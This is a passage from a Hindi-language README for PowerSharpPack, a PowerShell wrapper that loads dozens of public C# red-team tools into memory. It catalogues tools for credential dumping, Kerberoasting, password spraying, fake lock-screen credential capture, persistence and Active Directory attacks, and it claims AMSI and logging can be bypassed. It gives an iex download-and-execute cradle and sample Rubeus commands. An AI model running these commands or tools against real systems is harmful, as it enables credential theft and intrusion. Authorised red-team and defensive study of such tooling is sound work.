
PowerShell रैपर जो 50+ C# आक्रामक सुरक्षा उपकरणों को बंडल करता है, जो रेड टीम अभियानों में पोस्ट-एक्सप्लॉइटेशन, प्रिविलेज एस्केलेशन, क्रेडेंशियल डंपिंग, लेटरल मूवमेंट और एक्टिव डायरेक्टरी रिकॉनिसेंस के लिए उपयोग होते हैं।


कई उपयोगी आक्रामक CSharp प्रोजेक्ट्स को PowerShell में लपेटा गया है ताकि आसानी से उपयोग किया जा सके।
क्यों? मेरी व्यक्तिगत राय में आक्रामक PowerShell AMSI, Script-block-logging, Constrained Language Mode या अन्य सुरक्षा सुविधाओं के कारण मृत नहीं है। इनमें से किसी भी तंत्र को बायपास किया जा सकता है। चूंकि अधिकांश नए नवोन्मेषी आक्रामक सुरक्षा प्रोजेक्ट C# में लिखे जाते हैं, मैंने उन्हें PowerShell में भी उपयोगी बनाने का निर्णय लिया।
तो मैंने मूल रूप से यहाँ क्या किया?
[System.Reflection.Assembly]::Load($DecompressedDecodedBinary) के माध्यम से PowerShell में लोड करें।यह एक बहुत आसान लेकिन कई रेपो के लिए समय लेने वाली प्रक्रिया है।
कौन से उपकरण शामिल हैं?
Internalmonologue
Internal Monologue Attack: LSASS को छुए बिना NTLM हैश प्राप्त करना
@क्रेडिट: https://github.com/eladshamir/Internal-Monologue
Seatbelt
Seatbelt एक C# प्रोजेक्ट है जो सुरक्षा-उन्मुख होस्ट-सर्वेक्षण "सुरक्षा जाँच" करता है जो आक्रामक और रक्षात्मक दोनों सुरक्षा दृष्टिकोणों से प्रासंगिक हैं।
@क्रेडिट: https://github.com/GhostPack/Seatbelt
SharpWeb
.NET 2.0 CLR प्रोजेक्ट Google Chrome, Mozilla Firefox और Microsoft Internet Explorer/Edge से सहेजे गए ब्राउज़र क्रेडेंशियल्स प्राप्त करने के लिए।
@क्रेडिट: https://github.com/djhohnstein/SharpWeb
UrbanBishop
UrbanBishop में एक स्थानीय RW सेक्शन बनाता है और फिर उस सेक्शन को दूरस्थ प्रक्रिया में RX के रूप में मैप करता है। शेलकोड लोडिंग आसान हो गई।
@क्रेडिट: https://github.com/FuzzySecurity/Sharp-Suite
SharpUp
SharpUp विभिन्न PowerUp कार्यक्षमता का C# पोर्ट है।
@क्रेडिट: https://github.com/GhostPack/SharpUp
Rubeus
Rubeus कच्चे Kerberos इंटरैक्शन और दुरुपयोग के लिए C# टूलसेट है।
@क्रेडिट: https://github.com/GhostPack/Rubeus && https://github.com/gentilkiwi/kekeo/
SharPersist
Windows के लिए दृढ़ता टूलकिट C# में लिखा गया।
@क्रेडिट: https://github.com/fireeye/SharPersist
Sharpview
harmj0y के PowerView का C# कार्यान्वयन
@क्रेडिट: https://github.com/tevora-threat/SharpView
winPEAS
book.hacktricks.xyz से स्थानीय Windows विशेषाधिकार वृद्धि चेकलिस्ट की जाँच करें।
@क्रेडिट: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS
Lockless
Lockless लॉक की गई फाइलों की प्रतिलिपि बनाने की अनुमति देता है।
@क्रेडिट: https://github.com/GhostPack/Lockless
SharpChromium
.NET 4.0 CLR प्रोजेक्ट क्रोमियम डेटा, जैसे कुकीज़, इतिहास और सहेजे गए लॉगिन प्राप्त करने के लिए।
@क्रेडिट: https://github.com/djhohnstein/SharpChromium
SharpDPAPI
SharpDPAPI कुछ Mimikatz DPAPI कार्यक्षमता का C# पोर्ट है।
@क्रेडिट: https://github.com/GhostPack/SharpDPAPI && https://github.com/gentilkiwi/mimikatz/
SharpShares
वर्तमान डोमेन में सभी नेटवर्क शेयरों की गणना करें। साथ ही, नामों को IP पतों में हल कर सकता है।
@क्रेडिट: https://github.com/djhohnstein/SharpShares
SharpSniper
उनके उपयोगकर्ता नाम और लॉगऑन IP पते के माध्यम से सक्रिय निर्देशिका में विशिष्ट उपयोगकर्ता खोजें।
@क्रेडिट: https://github.com/HunnicCyber/SharpSniper
SharpSpray
SharpSpray एक सरल कोड सेट है जो LDAP का उपयोग करके किसी डोमेन के सभी उपयोगकर्ताओं के विरुद्ध पासवर्ड स्प्रेइंग हमला करने के लिए और Cobalt Strike के साथ संगत है।
@क्रेडिट: https://github.com/jnqpblc/SharpSpray
Watson
लापता KBs की गणना करें और उपयोगी विशेषाधिकार वृद्धि कमजोरियों के लिए एक्सप्लॉइट्स सुझाएं।
@क्रेडिट: https://github.com/rasta-mouse/Watson
Grouper2
AD समूह नीति में कमजोरियां खोजें।
@क्रेडिट: https://github.com/l0ss/Grouper2
Tokenvator
Windows टोकन के साथ विशेषाधिकार बढ़ाने का उपकरण।
@क्रेडिट: https://github.com/0xbadjuju/Tokenvator
SauronEye
विशिष्ट शब्दों वाली विशिष्ट फाइलों को खोजने का उपकरण, यानी पासवर्ड वाली फाइलें।
@क्रेडिट: https://github.com/vivami/SauronEye
बस मुख्य स्क्रिप्ट को लोड करें
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpPack.ps1')
और उपकरण को स्विच पैरामीटर के रूप में चुनें, उदाहरण के लिए:

PowerSharpPack -seatbelt -Command "AMSIProviders"

यदि आप बाइनरी को एकाधिक पैरामीटर पास करना चाहते हैं तो आप उद्धरण चिह्नों का उपयोग कर सकते हैं जैसे:
PowerSharpPack -Rubeus -Command "kerberoast /outfile:Roasted.txt"
यदि आप कारणों से सभी बाइनरी लोड नहीं करना चाहते हैं, तो आप PowerSharpBinaries फ़ोल्डर में स्थित प्रति बाइनरी PowerShell स्क्रिप्ट का उपयोग कर सकते हैं।
वे प्रोजेक्ट जो स्टैंडअलोन PowerShell स्क्रिप्ट के रूप में भी उपलब्ध हैं:
SharpCloud
AWS, Microsoft Azure और Google Compute से संबंधित क्रेडेंशियल फाइलों की उपस्थिति की जाँच करने के लिए सरल C#।
@क्रेडिट: https://github.com/chrismaddalena/SharpCloud
SharpSSDP
SSDP सेवा खोज
@क्रेडिट: https://github.com/rvrsh3ll/SharpSSDP
DAFT
DAFT: डेटाबेस ऑडिट फ्रेमवर्क और टूलकिट
@क्रेडिट: https://github.com/NetSPI/DAFT
Get-RBCD-Threaded
सक्रिय निर्देशिका वातावरण में संसाधन-आधारित प्रतिबंधित प्रतिनिधिमंडल हमले के पथ खोजने का उपकरण।
@क्रेडिट: https://github.com/FatRodzianko/Get-RBCD-Threaded
SharpGPO-RemoteAccessPolicies
समूह नीति के माध्यम से दूरस्थ पहुँच नीतियों की गणना करने के लिए एक C# उपकरण।
@क्रेडिट: https://github.com/FSecureLABS/SharpGPO-RemoteAccessPolicies
SharpAllowedToAct
संसाधन-आधारित प्रतिबंधित प्रतिनिधिमंडल (msDS-AllowedToActOnBehalfOfOtherIdentity) के माध्यम से कंप्यूटर ऑब्जेक्ट का अधिग्रहण।
@क्रेडिट: https://github.com/pkb1s/SharpAllowedToAct
WireTap
.NET 4.0 प्रोजेक्ट वीडियो, ऑडियो और कीबोर्ड हार्डवेयर के साथ बातचीत करने के लिए।
@क्रेडिट: https://github.com/djhohnstein/WireTap
SharpClipboard
C# क्लिपबोर्ड मॉनिटर
@क्रेडिट: https://github.com/slyd0g/SharpClipboard
SharpPrinter
प्रिंटर खोजें + कमजोरियों की जाँच करें।
@क्रेडिट: https://github.com/rvrsh3ll/SharpPrinter
SharpHide
छिपी हुई रजिस्ट्री कुंजियाँ बनाने का उपकरण।
@क्रेडिट: https://github.com/outflanknl/SharpHide
SpoolSample
MS-RPRN RPC इंटरफ़ेस के माध्यम से Windows होस्ट को अन्य मशीनों में प्रमाणित करने के लिए मजबूर करने का PoC उपकरण। यह अन्य प्रोटोकॉल के माध्यम से भी संभव है।
@क्रेडिट: https://github.com/leechristensen/SpoolSample
SharpGPOAbuse
SharpGPOAbuse एक .NET एप्लिकेशन है जो C# में लिखा गया है जिसका उपयोग किसी समूह नीति वस्तु (GPO) पर उपयोगकर्ता के संपादन अधिकारों का लाभ उठाकर उस GPO द्वारा नियंत्रित वस्तुओं से समझौता करने के लिए किया जा सकता है।
@क्रेडिट: https://github.com/FSecureLABS/SharpGPOAbuse
SharpDump
SharpDump PowerSploit के Out-Minidump.ps1 कार्यक्षमता का C# पोर्ट है।
@क्रेडिट: https://github.com/GhostPack/SharpDump
SharpHound3
BloodHound प्रोजेक्ट के लिए C# डेटा संग्राहक, संस्करण 3
@क्रेडिट: https://github.com/BloodHoundAD/SharpHound3
PostDump
LSASS प्रक्रिया का मिनीडंप करने के लिए एक और उपकरण जो पहचान से बचने के लिए कुछ तकनीकों का उपयोग करता है।
@क्रेडिट: https://github.com/YOLOP0wn/POSTDump
SharpLocker
SharpLocker एक नकली Windows लॉक स्क्रीन पॉप करके वर्तमान उपयोगकर्ता क्रेडेंशियल प्राप्त करने में मदद करता है, सभी आउटपुट कंसोल पर भेजा जाता है जो Cobalt Strike के लिए एकदम सही काम करता है।
@क्रेडिट: https://github.com/Pickfordmatt/SharpLocker
Eyewitness
